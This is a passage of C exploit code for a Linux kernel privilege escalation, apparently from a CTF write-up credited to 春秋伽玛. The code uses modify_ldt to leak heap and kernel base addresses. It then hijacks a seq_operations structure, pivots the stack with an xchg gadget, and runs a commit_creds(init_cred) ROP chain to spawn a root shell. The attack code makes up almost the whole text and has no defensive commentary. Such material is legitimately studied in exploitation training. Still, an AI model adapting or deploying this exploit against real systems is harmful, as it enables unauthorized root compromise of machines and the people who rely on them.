    u\_desc.base\_addr=0xff0000;  
    u\_desc.entry\_number=0x1000/8;  
    u\_desc.limit=0;  
    u\_desc.seg\_32bit=0;  
    u\_desc.contents=0;  
    u\_desc.read\_exec\_only=0;  
    u\_desc.limit\_in\_pages=0;  
    u\_desc.seg\_not\_present=0;  
    u\_desc.useable=0;  
    u\_desc.lm=0;  
    int ret=syscall(SYS\_modify\_ldt, 1, &u\_desc,sizeof(u\_desc));  
    unsigned long long addr=0xffff888000000000;  
    \*(uint64\_t\*)buf = addr;  
    while(1){  
        edit(fd,0,0x8,buf);  
        ret=syscall(SYS\_modify\_ldt, 0, target,8);  
        if(ret<0){  
            addr+=0x40000000;  
            \*(uint64\_t\*)buf = addr;  
            continue;  
        }  
        printf("heap\_base: 0x%llx\n",addr);  
        break;  
    }  
    uint64\_t mod\_heap = addr + 0x11e8000;  
    *//uint64\_t mod\_heap = addr + 0x39e8000;*  
    printf("mod\_heap => 0x%llx\n",mod\_heap);  
    \*(uint64\_t\*)buf = mod\_heap;  
    uint64\_t tmp\_addr;  
    edit(fd,0,0x8,buf);  
    syscall(SYS\_modify\_ldt, 0, buf1,0x1000);  
    for(int i = 0;i<0x1000/0x8;i++){  
     tmp\_addr = \*(uint64\_t\*)(buf1 + 8\*i);  
     if(tmp\_addr > 0xffffffff81000000){  
      if((uint64\_t)(tmp\_addr & 0x00000000000fffff) == 0x6c000){  
          kernel\_base = (uint64\_t)(tmp\_addr-0x1a6c000);  
          printf("FOUND kernel\_base = 0x%llx\n",kernel\_base);  
          break;  
      }  
     }  
    }  
    if(kernel\_base == 0){  
     puts("NONONO");  
     \_exit(0);  
    }  
    pop\_rdi = 0x8c420 + kernel\_base;  
    commit\_creds = 0xc9540 + kernel\_base;  
    init\_cred = 0x1a6b700 + kernel\_base;  
    swapgs\_restore\_regs\_and\_return\_to\_usermode = 0xc00fb0 + kernel\_base + 0x1e;  
    uint64\_t xchg\_eax\_esp = 0xe5bb9 + kernel\_base;  
    del(fd,1);  
    seq\_fd = open("/proc/self/stat",0);  
    uint64\_t fake\_seq\_struct[0x20] = {0};  
    uint64\_t iretq = 0x2df + kernel\_base;  
    uint64\_t \*fake\_stack = mmap(xchg\_eax\_esp & 0xfffff000, 0x2000, PROT\_READ | PROT\_WRITE, MAP\_PRIVATE | MAP\_ANONYMOUS | MAP\_FIXED, -1, 0);  
    if(fake\_stack != (xchg\_eax\_esp & 0xfffff000))  
    {  
        puts("[!] mmap failed");  
        exit(-1);  
    }  
    printf("fake\_stack: 0x%llx\n",fake\_stack);  
    fake\_seq\_struct[0] = xchg\_eax\_esp;  
    uint64\_t base = (xchg\_eax\_esp & 0xfff) / 8;  
    uint64\_t index = 0;  
    uint64\_t swapgs\_ret = 0xbc889f + kernel\_base;  
    fake\_stack =  xchg\_eax\_esp & 0xffffffff;  
    printf("fake\_stack: 0x%llx\n",fake\_stack);  
    edit(fd,1,0x8,fake\_seq\_struct);  
    fake\_stack[index++] = pop\_rdi;  
    fake\_stack[index++] = init\_cred;  
    fake\_stack[index++] = commit\_creds;  
    fake\_stack[index++] = swapgs\_ret;  
    fake\_stack[index++] = iretq;  
    fake\_stack[index++] = (uint64\_t)spawn\_shell;  
    fake\_stack[index++] = user\_cs;  
    fake\_stack[index++] = user\_rflags;  
    fake\_stack[index++] = user\_sp;  
    fake\_stack[index++] = user\_ss;  
    read(seq\_fd,0x1234,0x1);  
    spawn\_shell();  
}

文章来源于**春秋伽玛**